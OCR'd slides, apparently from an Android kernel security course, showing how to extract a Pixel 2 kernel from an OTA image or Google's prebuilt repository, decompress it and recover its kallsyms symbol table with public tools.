
- We can then Extract Android firmware images
  - https://github.com/cyxx/extract_android_ota_payload
    - `python extract_android_ota_payload.py walleye-ota-qp1a.190711.020-d326cba7.zip extracted_payload`

```
extract_android_ota_payload — dns@dns-mac — ..d_ota_payload — -zsh —...
➜  extract_android_ota_payload git:(master) ✗ python extract_android_ota_payload.py walleye-ota-qp1a.190711.020-d326cba7.zip extracted_payload
Extracting 'payload.bin' from OTA file...
Extracting 'boot.img'
Extracting 'system.img'
Extracting 'vbmeta.img'
Extracting 'dtbo.img'
Extracting 'vendor.img'
Extracting 'cmnlib64.img'
Extracting 'cmnlib.img'
Extracting 'devcfg.img'
Extracting 'hyp.img'
Extracting 'keymaster.img'
Extracting 'pmic.img'
Extracting 'rpm.img'
Extracting 'tz.img'
Extracting 'xbl.img'
Extracting 'abl.img'
Extracting 'apdp.img'
Extracting 'msadp.img'
Extracting 'modem.img'
➜  extract_android_ota_payload git:(master) ✗
```

Extract the Kernel using the Boot Image (boot.img)

- imgtool - http://newandroidbook.com/tools/imgtool.html
  - `./imgtool boot.img extract`

```
extracted_payload — dns@dns-mac — ..acted_payload — -zsh — 80×24
➜  extracted_payload git:(master) ✗ ./imgtool boot.img extract
Boot image detected
Part            Size            Pages     Addr
Kernel:         14963074        3654    0x8000
Ramdisk:        10365775        2531    0x1000000
Secondary:      0               0       0xf00000
Tags:       100
Flash Page Size: 4096 bytes
DT Size: 0 bytes
ID: 53eaae6a9091b27f2bc1effe395de1128f09c06000
Name:
CmdLine: androidboot.hardware=walleye androidboot.console=ttyMSM0 lpm_levels.sle
ep_disabled=1 user_debug=31 msm_rtb.filter=0x37 ehci-hcd.park=3 service_locator.
enable=1 swiotlb=2048 firmware_class.path=/vendor/firmware loop.max_part=7 raid=
noautodetect usbcore.autosuspend=7 androidboot.dtbo_idx=3 buildvariant=user
Found LZ4 Magic at offset 0
This version of imgtool relies on lz4 to do extraction, but lz4 wasn't found
        Extracting kernel
        Extracting ramdisk
Found DT Magic @de5619
➜  extracted_payload git:(master) ✗
```



https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Extract the Kernel using the Boot Image (Kernel.img)

- `binwalk -e KERNEL.img`

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Uncompress the Kernel file

- Once you have the extracted the file uncompress the kernel file

```
→  extracted git:(master) ✗ file kernel
kernel: LZ4 compressed data (v1.4+)
```

```
→  extracted git:(master) ✗ lz4 -d kernel pixel_vmlinux
Stream followed by undecodable data at position 14571037
kernel                 : decoded 36238336 bytes
```

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Recovering the kallsyms table

- Download droidimg from https://github.com/nforest/droidimg
- We can use this tool to recover the kallsyms table
- `./vmlinux.py pixel_vmlinux`

© 2022 Prateek Gianchandani & Dinesh Shetty

Recovering the kallsyms table

- If you face this error - KASLR issue!

```
→ droidimg-master ./vmlinux.py pixel_vmlinux
Linux version 4.4.177-g83bee1dc48e8 (android-build@abfarm-us-west1-c-0087) (Andr
oid (5484270 based on r353983c) clang version 9.0.3 (https://android.googlesourc
e.com/toolchain/clang 745b335211bb9eadfa6aa6301f84715cee4b37c5) (https://android
.googlesource.com/toolchain/llvm 60cf23e54e46c807513f7a36d0a7b777920b5881) (base
d on LLVM 9.0.3svn)) #1 SMP PREEMPT Mon Jul 22 20:12:03 UTC 2019
[+]kallsyms_arch = arm64
[!]could be offset table...
[!]lookup_address_table error...
[!]get kallsyms error...
→ droidimg-master
```

- Solution:
  - `gcc -o fix_kaslr_arm64 fix_kaslr_arm64.c`
  - `./fix_kaslr_arm64 pixel_vmlinux pixel_vmlinux_kaslr`

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Recovering the kallsyms table

- ./fix_kaslr_arm64 pixel_vmlinux pixel_vmlinux_kaslr

```
➜  droidimg-master ./fix_kaslr_arm64 pixel_vmlinux pixel_vmlinux_kaslr
Original kernel: pixel_vmlinux, output file: pixel_vmlinux_kaslr
kern_buf @ 0x1020b3000, mmap_size = 36241408
rela_start = 0xffffff80098d66d0
p->info = 0x0
rela_end = 0xffffff800a0810d8
335004 entries processed
➜  droidimg-master
```

- ./vmlinux.py pixel_vmlinux_kaslr

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

```
[→  droidimg-master ./vmlinux.py pixel_vmlinux_kaslr
Linux version 4.4.177-g83bee1dc48e8 (android-build@abfarm-us-west1-c-0087) (Android (548427
0 based on r353983c) clang version 9.0.3 (https://android.googlesource.com/toolchain/clang
745b335211bb9eadfa6aa6301f84715cee4b37c5) (https://android.googlesource.com/toolchain/llvm
60cf23e54e46c807513f7a36d0a7b777920b5881) (based on LLVM 9.0.3svn)) #1 SMP PREEMPT Mon Jul
22 20:12:03 UTC 2019
[+]kallsyms_arch = arm64
[+]numsyms: 131603
[+]kallsyms_address_table = 0x11acc00
[+]kallsyms_num = 131603 (131603)
[+]kallsyms_name_table = 0x12ade00
[+]kallsyms_type_table = 0x0
[+]kallsyms_marker_table = 0x1469900
[+]kallsyms_token_table = 0x146aa00
[+]kallsyms_token_index_table = 0x146ae00
[+]kallsyms_start_address = 0xffffff8008080000L
[+]found 9915 symbols in ksymtab
ffffff8008080000 t _head
ffffff8008080000 T _text
ffffff8008080040 t pe_header
ffffff8008080044 t coff_header
ffffff8008080058 t optional_header
ffffff8008080070 t extra_header_fields
ffffff80080800f8 t section_table
ffffff8008081000 T do_undefinstr
ffffff8008081000 t efi_header_end
ffffff8008081000 T _stext
ffffff8008081000 T __exception_text_start
ffffff80080814d8 T do_sysinstr
ffffff800808158c T do_mem_abort
ffffff8008081654 T do_sp_pc_abort
ffffff8008081748 T do_debug_exception
ffffff800808181c t gic_handle_irq
ffffff80080818d0 t gic_handle_irq
ffffff8008081a58 T __do_softirq
ffffff8008081a58 T __exception_text_end
ffffff8008081a58 T __irqentry_text_end
ffffff8008081a58 T __irqentry_text_start
```

https://t.me/learningnets

Alternate Approach

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Alternate Approach

- On a stock Android ROM?
  - https://android.googlesource.com/device to the rescue
    - https://android.googlesource.com/device/google
- Get the list of branches from:
  - https://source.android.com/setup/build/building-kernels
    - For Pixel 2 (walleye) - **wahoo-kernel**
      - https://android.googlesource.com/device/google/wahoo-kernel/

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Alternate Approach

- Run ***uname -a*** on your device to know which kernel you are targeting. Searching for it will lead to https://android.googlesource.com/device/google/wahoo-kernel/+/16747445501c5a2cc90c00121b2b9ed23fee302a
  - Now click on the “tree” link

4.4.177-g83bee1dc48e8

android / device / google / wahoo-kernel / **16747445501c5a**

```
     commit 16747445501c5a2cc90c00121b2b9ed23fee302a
     author SalmaxChang <salmaxchang@google.com>
  committer android-build-team Robot <android-build-team-robc
       tree 7816cf97c2d47161e4d27d6e172c43600fae205b
     parent 238fce77eab1008a25c0d1c9b094b61e93a70b5f [diff]
```

```
wahoo: update kernel prebuilt [ DO NOT MERGE ]

83bee1dc48e8 soc: qcom: smem: Add secure device check for sme

Linux version 4.4.177-g83bee1dc48e8 (android-build@abfarm-us-
    west1-c-0087) (Android (5484270 based on r353983c) clang
    9.0.3 (https://android.googlesource.com/toolchain/clang
    745b335211bb9eadfa6aa6301f84715cee4b37c5)
    (https://android.googlesource.com/toolchain/llvm
    60cf23e54e46c807513f7a36d0a7b777920b5881) (based on LLVM
    9.0.3svn)) #1 SMP PREEMPT Mon Jul 22 20:12:03 UTC 2019

Bug: 135588290
Change-Id: Id922416206d798c39de29fb656830b383ae01cd8
Pick-Prebuilt: 255958347
Source-Branch: android-msm-wahoo-4.4-qt
Signed-off-by: SalmaxChang <salmaxchang@google.com>
(cherry picked from commit 207fc987584e2008123f00d53718c25935
```

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Where is the Kernel?

- The BUILT kernel is in the file "Image.lz4-dtb"
  - https://android.googlesource.com/device/google/wahoo-kernel/+/16747445501c5a2cc90c00121b2b9ed23fee302a/Image.lz4-dtb

android.googlesource.com/device/google/wahoo-kernel/+/16747445501c5a2cc90c00121b2b9e...

.prebuilt_info/kernel/prebuilt_info_synaptics_dsx_fw_update_htc_ko.asciipb [diff]
.prebuilt_info/kernel/prebuilt_info_synaptics_dsx_rmi_dev_htc_ko.asciipb [diff]
.prebuilt_info/kernel/prebuilt_info_touch_core_base_ko.asciipb [diff]
.prebuilt_info/kernel/prebuilt_info_wlan_ko.asciipb [diff]
Image.lz4-dtb [diff]

© 2022 Prateek Gianchandani & Dinesh Shetty

android.googlesource.com/device/google/wahoo-kernel/+/16747445501c5a2cc90c00121b2b9ed23...

t

android / device / google / wahoo-kernel / 16747445501c5a2cc90c00121b2b9ed23fee302a / .

tree: 7816cf97c2d47161e4d27d6e172c43600fae205b [path history] [tgz]

- .prebuilt_info/
- Image.lz4-dtb
- debug_api/
- debug_hang/
- debug_locking/
- debug_memory/
- dtbo.img
- ftm4.ko
- htc_battery.ko
- kasan/
- lge_battery.ko
- sw49408.ko
- synaptics_dsx_core_htc.ko
- synaptics_dsx_fw_update_htc.ko
- synaptics_dsx_rmi_dev_htc.ko
- touch_core_base.ko
- wlan.ko

https://t.me/learningnets

Uncompress the Kernel

- Uncompress the kernel using lz4

from_google — dns@dns-mac — ..r/from_google — -zsh

```
➜  from_google lz4 -d Image.lz4-dtb Image_decompressed
Stream followed by undecodable data at position 14571037
Image.lz4-dtb        : decoded 36238336 bytes
➜  from_google
```

from_google — dns@dns-mac — ..r/from_google — -zsh — 80×24

```
➜  from_google strings Image_decompressed  | grep -i "linux version"
Linux version 4.4.177-g83bee1dc48e8 (android-build@abfarm-us-west1-c-0087) (Andr
oid (5484270 based on r353983c) clang version 9.0.3 (https://android.googlesourc
e.com/toolchain/clang 745b335211bb9eadfa6aa6301f84715cee4b37c5) (https://android
.googlesource.com/toolchain/llvm 60cf23e54e46c807513f7a36d0a7b777920b5881) (base
d on LLVM 9.0.3svn)) #1 SMP PREEMPT Mon Jul 22 20:12:03 UTC 2019
SWIMS: Linux Version: %04X
➜  from_google
```


© 2022 Prateek Gianchandani & Dinesh Shetty

Next Step?

- Exactly the same steps we did with the previous kernel image :)

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty